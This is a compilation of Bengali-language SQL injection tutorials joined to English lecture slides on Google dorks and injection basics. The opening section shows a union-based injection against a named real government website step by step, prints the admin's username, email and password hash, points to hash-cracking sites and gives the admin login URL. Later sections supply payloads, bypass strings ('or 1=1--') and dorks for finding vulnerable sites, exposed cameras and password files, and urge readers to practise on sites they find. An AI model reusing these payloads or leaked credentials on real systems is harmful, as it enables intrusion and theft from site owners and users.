এই Table গুলো থেকে আপনাকে সেই Table টি খুঁজে বের করতে হবে যেই Table এ site admin এর username ও password রাখা আছে। Table গুলো দেখেই বুনা যাচ্ছে, প্রথম Table টি অর্থাৎ “admin” Table এ site admin এর username ও password রাখা আছে।

▣ পঞ্চম ধাপ : Admin Table এর Column Name বের করা

এক্ষেত্রে আমরা “group_concat(column_name)” ও “+from+information_schema.columns+where+table_name=” কমান্ড ব্যবহার করবো।

তার আগে আমরা যে Table টির Column Names বের করতে চাই, সেই Table Name কে MySQL CHAR এ রূপান্তর করে নিতে হবে। আমি শুরুতেই আপনাকে Hackbar addon টি ইন্সটল করে নিতে বলেছি। যদি আপনি ইন্সটল করে থাকেন ইতোমধ্যে, তাহলে Keyboard থেকে F9 বাটন প্রেস করে Hackbar টি ওপেন করুন। তারপর নিচের ছবির মতো SQL > MySQL > MySQL CHAR() সিলেক্ট করুন।



Image No. 10

তাহলে নিচের ছবির মতো একটি বক্স আসবে। সেখানে আপনি আপনার কঙ্খিত Table Name টি লিখে OK বাটনে প্রেস করুন।



Image No. 11

OK বাটনে প্রেস করার সাথে সাথে Hackbar এর ফাঁকা অংশে আপনার প্রদত্ত Table Name এর CHAR এ রূপান্তরিত কোড পাবেন ! admin এর জন্য আমরা পেলাম CHAR(97, 100, 109, 105, 110)।

নিচের ছবিটি দেখুন :



Image No. 12

এখন এই CHAR code এর মাধ্যমে আমরা আমাদের কাঞ্চিত Table এর Column Name ওলো বের করবো। প্রদত্ত কমান্ডওলো সহকারে URL টি দাঁড়ায় :

[http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=-53+union+select+1,2,3,4,group_concat\(column_name\),6,7,8,9,10,11,12,13+from+information_schema.columns+where+table_name=CHAR\(97, 100, 109, 105, 110\)--](http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=-53+union+select+1,2,3,4,group_concat(column_name),6,7,8,9,10,11,12,13+from+information_schema.columns+where+table_name=CHAR(97, 100, 109, 105, 110)--)

→ **খেয়াল করুন** – আগের ধাপে আমরা যেখানে Vulnerable Column এর স্থলে group_concat(table_name) ব্যবহার করেছিলাম, এই ধাপে এসে তার পরিবর্তে group_concat(column_name) ব্যবহার করলাম এবং +from+information_schema.columns+where+table_name= এর শেষে CHAR এ নথ্যান্তরিত কোডটি বাসিয়ে দিলাম এবং নিচের ছবির মতো করে আমাদের কাঞ্চিত admin Table এর Column Name ওলো পেয়ে গেলাম !

Image No. 13

The screenshot shows a browser interface with the following details:

- Address Bar:** http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=-53+union+select+1,2,3,4,group_concat(column_name),6,7,8,9,10,11,12,13+from+information_schema.columns+where+table_name=CHAR(97, 100, 109, 105, 110)--
- Developer Tools:** The browser's developer tools are open, showing the following query in the Network tab:

```
id,full_name,username,password,email,user_id,full_name,email,password
```

A red arrow points from the text "Column Names" to this query.
- Page Content:** The page displays the Consulate General of the Islamic Republic of Pakistan, Jeddah, Kingdom of Saudi Arabia. The main menu includes Home, FAQs, Consular, Commercial, Download Forms, Events, and Announcement.
- Left Sidebar:** A sidebar on the left lists categories like About Pakistan, Government, and Quick Links.
- Right Sidebar:** A sidebar on the right features a photo of a man and text about the Consul General of the Islamic Republic of Pakistan, Jeddah.

॥ ষষ্ঠি ধাপ : Admin Table থেকে username/password বের করা

আমাদের কাঞ্চিত admin Table থেকে আমরা যে Column গুলো পেয়েছি, তা হলো :
id,full_name,username,password,email,user_id,full_name,email,password

আমরা এখানে থেকে username, password এবং email বের করবো। এর জন্য আমরা পূর্ববর্তী ধাপে
ব্যবহৃত কমান্ডগুলো ব্যবহার করবো একটু পরিবর্তিত আকারে।

“group_concat(column_name)” কমান্ডের column_name এর স্থলে আমরা যে যে Column গুলোর
data বের করতে চাই, সেগুলো লিখবো; Column Name গুলোর মাঝে 0x3a ব্যবহার করবো। তাহলে
আমাদের কমান্ডটি দাঁড়াবে : “group_concat(username,0x3a,email,0x3a,password)”

আর URL এর শেষে ব্যবহার করবো “+from+admin” কমান্ড। লক্ষ্য করুন, এর আগের ধাপে আমরা
আমাদের কাঞ্চিত Table Name এর CHAR code ব্যবহার করলেও এবার শুধুমাত্র +from+ এর পর
সরাসরি সেই Table Name টি ব্যবহার করবো।

প্রদত্ত কমান্ডগুলো সহকারে URL টি দাঁড়ায় :

[http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=-53+union+select+1,2,3,4.group_concat\(username,0x3a,email,0x3a,password\),6,7,8,9,10,1,12,13+from+admin--](http://www.pakconsulatejeddah.gov.pk/index.php?option=page&item=show&item_id=-53+union+select+1,2,3,4.group_concat(username,0x3a,email,0x3a,password),6,7,8,9,10,1,12,13+from+admin--)

তাহলে আমরা নিচের ছবির মতো করে আমাদের কাঞ্চিত তথ্যগুলো অর্থাৎ username, password এবং
email পেয়ে যাবো।



আমরা পেলাম :

pakadmincon:amirrkkhan@gmail.com:1c6770d0e097b9a1dc3b76767991ba85

এখানে,
username : pakadmincon
email : amirrkhan@gmail.com
password : 1c6770d0e097b9a1dc3b76767991ba85

‡ সপ্তম ধাপ : Crack Hashed Password

আমরা এতোক্ষণ পর্যন্ত SQLi করে যে পাসওয়ার্ডটা পেলাম, এটা কিন্তু site admin এর আসল পাসওয়ার্ড না !
বিশেষ উপায়ে site admin এর আসল পাসওয়ার্ডটি encrypt করা হয়েছে যাকে আমরা বলবো Hash। এটি
একটি MD5 Hash অর্থাৎ আসল পাসওয়ার্ডটিকে MD5 Encryption পদ্ধতিতে Hash করা হয়েছে। বহুল
প্রচলিত Encryption method গুলো হলো MD5 ও SHA1। যেকোনো পাসওয়ার্ডকে এমনভাবে Hash করা
হয়ে থাকে যে উলটো পদ্ধতিতে সেই Hash থেকে আসল পাসওয়ার্ডটা বের করা অসম্ভব, কারণ এটি হলো one
way encryption ! কিন্তু তারপরও এই Hash গুলো crack করার উপায় রয়েছে। অনলাইনে আপনি বেশ কিছু
সাইট থেকে Hash crack করে নিতে পারবেন যদি সেই পাসওয়ার্ডটা কোনো common শব্দ হয় !

আমি ৩টি সাইট দিচ্ছি, সবসময় এই ৩টি সাইটে চেষ্টা করবেন :

- <http://aiisoo.com/> (এদের wordlist huge)
- <https://crackstation.net/>
- <http://www.hashkiller.co.uk/>

এছাড়াও আপনি Hash টি Google এ search করে দেখতে পারেন। এছাড়াও Hash crack করার বেশ কিছু
tools রয়েছে। ইন্টারনেট মেঁটে দেখতে পারেন।

► **বিশেষ দ্রষ্টব্য :** সব ওয়েবসাইটের admin password এমন Hash করে রাখে, তা নয়। এমন অনেক
ওয়েবসাইট পাবেন যেগুলোর password plain text আকারে Database এ থাকবে।

‡ অষ্টম ধাপ : Admin Login Panel বের করা

ঘরে চুকার চাবি তো পেলেন, এখন প্রয়োজন ঘরে চুকার জন্য দরজা খুঁজে বের করা অর্থাৎ Admin Login
Panel/Page বের করা।

এর জন্য কিছু সাইট রয়েছে। যেমন :

- <http://www.scan.subhashdasyam.com/admin-panel-finder.php>

বেশ কিছু tools ও রয়েছে Admin Panel খুঁজে বের করার জন্য।

আমাদের টাগেটি সাইটের Admin Login Panel হলো :

<http://www.pakconsulatejeddah.gov.pk/admin/login.php>




Image No. 15

Email:

Password:



Union based SQL Injection - dirty tricks

MySQL

- `-1 UNION ALL select 1,2,table_name from information_schema.tables` ← avoid incompatible types
 - `-1 UNION ALL select NULL,NULL,table_name from information_schema.tables`
 - `-1 UNION ALL select 1,2,column_name from information_schema.columns limit 0,1
limit 1,1 ← avoid single record view restriction
limit 2,1`
- you may also try
group_concat()
for multiple rows
as a string

36

Union Based Sql Injection

By Team Matrix

ELITE HACKERS

প্রথমেই SQLi করার জন্য আমাদের যে কোন সাইটের vulnerable point বা injection

point লাগবে। URL এর শেষে যে .php?id=3 বা কোন parameter থাকে ওইটা তে injection করতে হবে। এখন দেখার হচ্ছে, এটা কত রকমে থাকে, এবং পাবো কিভাবে।

যেভাবে পাবো,

বিভিন্ন Dork ব্যবহার করে, অথবা সাইটে visit করে। (

dork গুলো <https://www.exploit-db.com/google-hacking-database/> এই সাইট থেকে পাবেন)

আমি সব সময় একটা dork use করি।

inurl:.php?id= site:www.demo.com.com

or inurl:www.demo.com.com id=

৭০% সময় আপনার কাজ হবে বাকি সময় যখন POST data থাকে তখন অন্য সিস্টেম করতে হবে। আরও অনেক DORK আছে, সে গুলো শুধু কপি করে google.com এ গিয়ে সার্চ করবেন।
তাতেই আপনাকে অনেক গুলো সাইটের, ইনজেকশন পয়েন্ট সহ লিঙ্ক দিয়ে দিবে google, তবে মনে রাখবেন সব সাইটেই যে ইনজেকশন হবেই তেমন ন না।

এবারে URL এর শেষে .php?id= এইটা কত রকমের হতে পারে তার কিছু নমুনা নিচে দিয়ে দিয়েছি,

যা যা রকমে এটা থাকে,

.php?id=45

.php?id=result

.php?rsult=student

.php?catid=3

.php?p=4
.php?id=Mw== //base64
ফেমন,
<http://christukula.co.in/event.php?id=78>
<http://www.orascomci.com/index.php?id=talentprogram>
<http://www.sherrihill.com/content.php?id=registration>
<http://www.sciedomain.org/page.php?id=reviewers-editors>
<http://www.esuprobhat.com/index.php?page=1&date=2015-03-14>
<http://www.aksimgroup.com/pDetails.php?pid=68>

Etc

কোন সাইট SQLi

vulnerable কি না এটা জানতে, তার parameter এর শেষ এ (এখানে parameter value 34 যেহেতু id=34) Special

Character দিতে হয়। তাহলে এই 34 এর শেষে Special Character দিতে হবে,

যেমন , <http://www.demo.com/subcat.php?id=2'>

এই Special

Character বিভিন্ন ভাবে দিয়ে, আমরা দেখতে পারিয়ে, সাইটটি vulnerable কি না।

Special Character দেয়ার পর যদি, কোন error দেয় তবে মনে করবেন site vulnerable , error বিভিন্ন রকমে দিতে পারে। বেশির ভাগই লেখা আসে যে ,

[1]

Query failed : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1

or

[2]

(Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in C:\Inetpub\vhosts\jayapriya.com\httpdocs\gallery.php on line 11)

আবার অনেক ক্ষেত্রে সাইটে পরিবর্তন আসে , যেমন কোন ছবি নাই হয়ে যায়, বা পেজ ছোট হয়ে যায় , বা সাইট এর যে কোন পরিবর্তন হয় তবে সাইট তাকে vulnerable বলতে পারি । অদ্য কথা হচ্ছে Special Character দেয়ার পরে যদি সাইটে কোন রকম পরিবর্তন আসে তবে sqli হতে পারে ।

Special character এর ধরনঃ

যেমন,

', " ,) , ') , ") ,") , ',' ,') ,') ***\ etc

<http://demo.com/product.php?id=37'>

[http://demo.com/product.php?id=37'\)](http://demo.com/product.php?id=37'))

[http://demo.com/product.php?id=37\)\)](http://demo.com/product.php?id=37')))

[http://demo.com/product.php?id=37"](http://demo.com/product.php?id=37)

[http://demo.com/product.php?id=37"\)](http://demo.com/product.php?id=37)

[http://demo.com/product.php?id=37"\)\)](http://demo.com/product.php?id=37)

এবার আমরা sql injection এর জন্য একটি ওয়েব সাইট নিলাম

আমাদের টাগেটি ওয়েব সাইটঃ <http://www.demo.com/subcat.php?id=2>

প্রথম এ ফায়ারফক্স এ hack

bar নামে একটা addons আছে ওইটা ইন্সটল করে নিব । এর পর hack

bar এ টাগেটি url add করে কাজ শুরু করবো।

hack bar shortcut execute key হল Alt+x

[http://www.demo.com/subcat.php?id=2' \(error\)](http://www.demo.com/subcat.php?id=2' (error))

কেন error show করে ? এর কারণ হল single quotes একটা mysql syntax
(এখানে single quote এর পরিবর্তে আরো অন্যান্য special
character ও হতে পারে, যেমনঃ) , “ ,)) , ' , \ etc

আপনি বাহিরে থেকে নতুন একটা syntax query তে ইনপুট করলেন এই করনে mysql syntax error show করে।
আমরা যদি database এর query এর কথা চিন্তা করি তবে query টা এমন হবে

Code:

```
$sql = "SELECT * FROM users(Table এর নাম) WHERE id ='$id' limit 0,1 ";
```

আমাদের টার্গেট ওয়েব সাইট এ id=2
মানে query টা হবে

Code:

```
$sql = "SELECT * FROM users WHERE id ='2' limit 0,1 ";
```

এখন যদি আপনি নতুন একটা single quotes দেন তবে query টা এমন হবে

Code:

```
$sql = "SELECT * FROM users(Table এর নাম) WHERE id ='2'" limit 0,1 ";
```

ভালো করে দেখেন যে id='2" এখানে ৩ টা quotes আসে আর আমরা জানি q
uotes,bracket,html tag
peer(২ টা) আকারে হয় (মানে শুরু করলে শেষ করতে হবে)
এখনে ৩ টা quotes একটার কোন শেষ নাই এর জন্য database আপনাকে err
or show করছে।

এর পরবর্তী কাজ হচ্ছে এটাকে fix করা ,কারন আমি একটা সমস্যা তৈরি
করে এটাকে fix করে দিলাম । তাতে যা সুবিধা হবে তা হচ্ছে, এই fix এর প

রে ওই query যা আছে তা এর execute হবে না , বা সাইট এ fixed query এর পরে কি আছে না আছে তা নিয়ে আর মাথা ঘামাবে না ।

যাহোক, চলুন দেখে নেয়া যাক Error Fixing System ,

special

character এর পরে একটি space দিয়ে তারপর যা যা দেয়া লাগবে Error Fix করার জন্য ,

--+, #,%23,-- -,--space, ; , %60

কখনো আবার fix করার জন্য special character তুলে দিয়ে করতে হবে । এটা site দেখে করতে হয় ।
যেমন ,

<http://www.demo.com/subcat.php?id=2' --+>

[http://www.demo.com/subcat.php?id=2 --+\(removed special charecter\)](http://www.demo.com/subcat.php?id=2 --+(removed special charecter)) এটা প্রত্যেকটার ক্ষেত্রেই হতে পারে।

<http://www.demo.com/subcat.php?id=2 %23>

[http://www.demo.com/subcat.php?id=2'\) --+ / # / %23 / / -- -/](http://www.demo.com/subcat.php?id=2') --+ / # / %23 / / -- -/)
; এমন অনেক সাইট থাকতে পারে

আমাদের টাগেটি সাইট এ (---) fixed হয়ে গেছে।

Code:

<http://www.demo.com/subcat.php?id=2 -- - no error>

(error নাই মানে query fix)

query

fix বা balance হয়ে যাবার পর আপনি parameter ও fixing এর মধ্যে যে query লিখবেন ওই query run হবে ।

<http://www.demo.com/subcat.php?id=2> (এখানে সব query লিখতে হবে) -- -

আমাদের প্রথম কাজ শেষ এখন ২য় কাজ হল column count করা।

টেবিল এর columns count করার জন্য *order by* বা *group*

by ব্যবহার করতে হয়। আরও একটা সিস্টেম আছে অন্য একদিন দেখাবো।

তাবে সব সময় *group*

by ব্যবহার করা ভালো। কেন ভালো এইটা আপনি sqli করতে করতে নিজে ই বোঝতে পারবেন। যেহেতু আমরা জানিনা যে কইটা column আছে তাই (brute force

attack) এর মত করে column বসাতে থাকবো। আমাদের টার্গেট url এ *group*

by 10 দিলাম।

Code:

<http://www.demo.com/subcat.php?id=2 group by 10> -- -

নতুন একটা error show করছে

Query failed : Unknown column '10' in 'group statement' এর মানে হল এখানে ১০ টা columns নাই তাই এই error show করছে। এখন ১০ এর নিচে দিবো।

Code:

<http://www.demo.com/subcat.php?id=2 group by 5> -- -

Query failed : Unknown column '5' in 'group statement' মানে ৫ টা column ও নাই

Code:

<http://www.demo.com/subcat.php?id=2 group by 2> -- -

Query failed : Unknown column '2' in 'group statement' মানে 2 টা column ও নাই

Code:

http://www.demo.com/subcat.php?id=2 group by 1-- -

কোন error নাই

মানে এখানে only একটা column আছে।

[বিশেষ দ্রষ্টব্য : যদি দেখেন আপনার order by 1 এ error থাকে , কিংবা order by 1,2,3,4,5,6,7.*****.100.*****
(মানে unlimited

) এতেও error আসে না ***** তবে বুঝে নিতে হবে আপনার Error fix হয় নাই]

এখন 1 টা column এর জন্য

union select 1 দিব যদি আরও বেশি columns হয় তবে *union select 1,2,3,4* এমন করে যত column হবে সব দিতে হবে।
union select সহ আমাদের টার্গেট url

Code:

http://www.demo.com/subcat.php?id=2 union select 1 -- -

union select

1 দেয়ার পর ওয়েব পেজ এ 1 দেখা যায়। অনেক সময় শুধু *union select 1* দিলে কোন কিছু দেখা যাবে না(মানে ওয়েব পেজ যা ছিল তাই থাকে) এর জন্য id বা যে কোন parameter এর condition null,false বা এমন একটা সংখ্যা দিতে হবে যা database এ নাই (যেহেতু আম

রা জানিনা যে database এ কি পরিমান ডাটা আছে সেহেতু এইটা use না করা
ভাল) তাই সব সময় condition

null বা false করব। সব থেকেভালো উপায় হলো id বা parameter কে negative
value করে দেয়া।

যেমন id=10

এইটা হবে id=-10 union select 1 -- - (negative value)

অথবা id=10 and null union select 1 -- - null value

অথবা id=10 and false union select 1 -- - condition false

অথবা id=10 and 0 union select 1 -- -(and 0 মানে false এর and 1 মানে true)

এইসব করার পর ওয়েব পেজ এ আপনার union

select এর যা number আছে এর কিছু বা সব show করবে।

যেটা show করবে ওইটা হল vulnerable columns

এখন এই columns এ আপনের ইচ্ছা মত সব show করতে পারবেন।

যেমন,

নিজের নাম ('Anonymous')

Database() এর নাম।

version()

user()

table এর নাম।

table এ যত columns আছে সব column এর নাম।

আরও অনেক কিছু।

এখন আমারা নিজের নাম show করব।

Code:

`http://www.demo.com/subcat.php?id=2 union select Aonymous -- -`

but একটা error show করছে এর কারণ হল plain text

run করে নাই, তাই এই text কে string আকারে দিতে হবে ২ টা single

quotes এর মধ্যে যা থাকে টা string

'Anonymous'

Code:

`http://www.demo.com/subcat.php?id=2 union select 'Anonymous' -- -`

অনেক সময় single

quotes এর জন্য error হয় তাই নামটা কে hex করে দিবো।

Anonymous এর হেক্স = 416e6f6e796d6f7573

hex value এর সাথে 0x যোগ করতে হয়।

0x416e6f6e796d6f7573

Code:

`http://www.demo.com/subcat.php?id=2 union select 0x416e6f6e796d6f7573 -- -`

এখন দেখেন ১ এর জায়গায় Anonymous লেখা show করেছে।

এখন এক করে সব show করব

Code:

`http://www.demo.com/subcat.php?id=2 union select database() -- -`

database এর নামে show হল

Code:

`http://www.demo.com/subcat.php?id=2 union select version() -- -`

এর ভার্সন নাম show হল

Code:

http://www.demo.com/subcat.php?id=2 union select user() -- -

database user এর নাম

কিন্তু একটা প্রবলেম সব আলাদা আলাদা ভাবে শো হইছে কিন্তু এক সাথে
শো করতে হবে এর জন্য একটা function use করবো, এর নাম concat()
concat() function এর কাজ হল সব এক সাথে যোগ করা

Code:

*http://www.demo.com/subcat.php?id=2 union select
concat(0x416e6f6e796d6f7573, database(), version(), user()) -- -*

এখন সব এক সাথে show করছে কিন্তু কোনটা কি ঠিক করে বোঝা যাচ্ছে না
, তাই আমরা html tag use করবো

যেমনঃ -

 এর ও হেক্স করতে হবে

 hex = 0x3c62723e

Code:

*http://www.demo.com/subcat.php?id=2 union select
concat(0x416e6f6e796d6f7573, 0x3c62723e, database(), 0x3c62723e, version(), 0x
3c62723e, user()) -- -*

এতক্ষন আমরা (নাম,
database(),version(),user()) ইত্যাদি বের করা শিখেছি। এখন Table ও columns
কিভাবে বের করতে হয় সেটা শিখবো।

একটি ভুলনারেবল এস,কিউ,এল,আই সাইট হতে Table_name বের করতে হ
লে আমাদের যে জিনিস গুলো জানা থাকতে হবে সেটা হলোঃ

query টা ভাল করে দেখেন।

`id=2 div 0 UniOn SeLect (table_name),4 from information_Schema.tables where table_Schema= database() limit 0,1 --+`

১। নাম্বার column যদি vulnerable হয় তাবে ওইটার মধ্যে table এর name show করবো।

১। table_name (মানে টেবিল এর নাম)

২। এবং কোথায় আছে সেটার লোকেশন জানতে আমরা ইউজ করবো from

৩। information_Schema(default database) এর কি লাগবে?

table এর নাম মানে information_Schema.table এখন প্রবলেম হল information_Schema table এ তো অনেক টেবিল আসে কিন্তু আমার লাগবে session database বা default database এর table তাই

৪। where table_Schema=database() use করা হয়েছে।

এখন একটা টেবিল দেখতে পাবেন। এখন limit

change করে এক এক করে টেবিল দেখতে পাবেন কিন্তু এটা একটা প্রবলেম তাই সব এক সাথে show করতে group_Concat function

use করবো। এই function সব টেবিল কে এক সাথে করে show করবে। তখন এর limit দিতে হবে না।

`id=2 div 0 UniOn SeLect group_Concat(table_name) from information_Schema.tables where table_Schema= database() --+`

সব টেবিল এর মাঝে একটা space বা bracket দিতে হবে তাহলে টেবিল ভাল করে দেখা যাবে

৫। [http://www.demo.com/subcat.php?id=2 div 0 UniOn SeLect 1,GrOuP_ConCat\(database\(\),'
',version\(\),'
','User,'
',GroUp_CoCat\(Table_Name+'
'\),3,4 frOm InforMation_Schema.Tables Where Table_Schema=database\(\) --+](http://www.demo.com/subcat.php?id=2 div 0 UniOn SeLect 1,GrOuP_ConCat(database(),'
',version(),'
','User,'
',GroUp_CoCat(Table_Name+'
'),3,4 frOm InforMation_Schema.Tables Where Table_Schema=database() --+)

সব টেবিল show হয়েছে।

এবার চলুন দেখে নিয়া যাক কিভাবে এস,কিউ,এল ইন্জেকশন এর সাহায্যে ডাটাবেজ হতে Column_name বের করা যায় :

group_Concat(table_name) replaced করে GrOuP_COnCat(CoLumn_Name)
অর্থাৎ ,

group_Concat(table_name) মুছে দিয়ে group_Concat(COlumn_name) লিখতে হবে,

Information_Schema.tables replaced করে information_Schema.columns

table_Schema=database()

replaced করে table_name='যে কোন টেবিল এর নাম বা আপনি যে টেবিল এর column বের করতে চান ওইটা দিবেন '

মনে রাখতে হবে, টেবিল এর নামের দুপাশে Single quota দিতে হবে। অথবা এর hex

code দিতে হবে। মনে করি, আমরা যে টেবিল এর columns বের করতে চাচ্ছি , সেই table নাম, administrators

তাহলে ,

URL যা দাঁড়ালো ,

<http://www.demo.com/subcat.php?id=2> UniOn SeLect

GrOuP_CoNcAt(CoLumn_Name) frOm InforMation_Schema.CoLumNs Where
Table_Name='administrators' --+ //এখানে টেবিল এর নাম administrators

এবার এই টেবিলের ভিতর যা যা কলাম ছিল সব show করেছে। অন্য কোনো টেবিল এর নাম দিয়েও আপানারা করে দেখতে পারেন। এর পরবর্তী কাজ হলো কলামের ভিতরের ডাটাগুলো বের করা। আপাদত এতটুকু খুব ভালো করে শিখে রাখুন। কাজে দিবে। আর প্র্যাক্টিস করতে হবে। নিজে নিজে ডর্ক দিয়ে কিছু সাইট বের করে চেষ্টা করে দেখুন। এতে

আপনি পারেন বা না পারেন কোনো সমস্যা নাই। আপনার স্কিল এবং ধৈর্য
কিছু হলেও বৃদ্ধি পাবে যা পরবর্তীতে কাজে লাগবে।



Google Dorks

How much you are secure?

In this Lecture

- Google Dorks
- Types of Google Dorks
- SQL injection
- Types of SQL injection
- Defending against SQL injection

Google Dorks

- Google Dorks are nothing but simple search operators that are used to refine our search.
- A Google dork is an employee who unknowingly exposes sensitive corporate information on the Internet.

Google Hacking

What is Google hacking?

- Google hacking involves using advanced operators in the google search engine to locate the specific string of text with in search result.
- Google hacking doesn't mean that we are going to hack into the google website, it means we use operators provided by google to narrow the search results and to get the specific result as we want.
- Generally we call these operators as google dorks . We use these dorks with the string that we want to search.

Google hacks

- Access Secure Webpages
- Download E-books , Videos , Music and movies for free
- Access Security Cameras

Google Dorks

- We have lot of dorks which we will discuss in this lecture one by one.
- site
- inurl
- intitle
- allintitle
- allinurl
- filetype or ext
- allintext
- intext

Site

- site dork restricts the results to the specified domain. We can use this dork to find all the pages and subdomains of the specified domain.

Example: `site:yahoo.com`

inurl

- inurl dork restricts the results to site whose URL contains all the specified phrase or word or string.

Example: inurl:admin

allinurl

- allinurl is same as inurl but with some difference. It restricts results to sites whose URL contains all the specified phrases, but inurl can show sites which contain only single word from the phrase.

Example: allinurl: admin login

intitle

- intitle restricts results to documents whose title contains the specified phrase or word or string.

Example: intitle:engineering

allintitle

- allintitle is almost same as intitle with little difference. it will restricts results to document whose title containing all the specified phrases or collection or word.

Example: allintitle:engineering books

Intitle vs allintitle

intitle:confidential

Search

intitle:confidential information

Search

allintitle:confidential information

Search

intitle:confidential intitle:information


Search

Same output

filetype or ext

- It will show all the site which contain document of the specified type.

Example: filetype:pdf or ext:pdf



intext

- it will show all the result pages or sites which contains the specified text or phrase in the text of site.

Example: intext:hacking

allintext

- allintext is same as intext but it will show that results which contain all the text specified in the text of the page or site.

Example: allintext: software engineering

Vulnerable Files

Combining multiple dorks

site:gov **inurl:adminlogin**

Accessing unprotected camera

inurl:view/index.shtml

inurl:view/index.shtml

About 26,000 results (0.99 seconds)

Advanced search

[Big 92.7 FM delhi - 61.17.186.182](#)
61.17.186.182/view/index.shtml - Similar

[Beach Cam - Moving Image Stream](#)
82.92.129.195/view/index.shtml

[Live Sanibel Webcam - 72.236.138.36](#)
72.236.138.36/view/index.shtml - Similar

[China Security Camera - 213.196.182.244](#)
213.196.182.244/view/index.shtml - Similar

Files Containing Juicy Info

Google search: inurl:.com/configuration.php-dist

(Finds the configuration files of the PHP Database on the server.)

Files Containing Juicy Passwords

Google search: filetype:xls “username | password”

(This search reveals usernames and/or passwords of the xls documents.)

SQL INJECTION

WEB SECURITY: SQL INJECTION



In this Topic

- What are injection attacks?
- How SQL Injection Works
- Exploiting SQL Injection Bugs
- Mitigating SQL Injection
- Defending Injection Attacks

What is SQL Injection?

- **SQL injection** is a code injection technique that exploits a **security vulnerability** occurring in the database layer of an application.
- The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or **user input** is not strongly typed.
- Cause a **false positive query** result from the database and grant you access.

-: Administrator Login :-


Username : hi' or 1=1--

Password :


login

SQL Injection

1. App sends **form** to user.
2. Attacker submits form with **SQL exploit data**.
3. Application builds string with exploit data.
4. Application sends SQL query to **DB**.
5. DB executes query, including exploit, sends data back to application.
6. Application returns data to user.



SQL Injection Attack

Unauthorized Access Attempt:

password = ' or 1=1 -- ('OR"=')

SQL statement becomes:

**select count(*) from users where username = 'user'
and password = '' or 1=1 --**

Checks if password is empty OR 1=1, which is always true, permitting access.

Injecting into SELECT

Most common SQL entry point.

```
SELECT columns
      FROM table
     WHERE expression
    ORDER BY expression
```

Places where user input is inserted:

- WHERE expression
- ORDER BY expression
- Table or column names

Injecting into INSERT

Creates a new data row in a table.

```
INSERT INTO table (col1, col2, ...)  
VALUES (val1, val2, ...)
```

Requirements

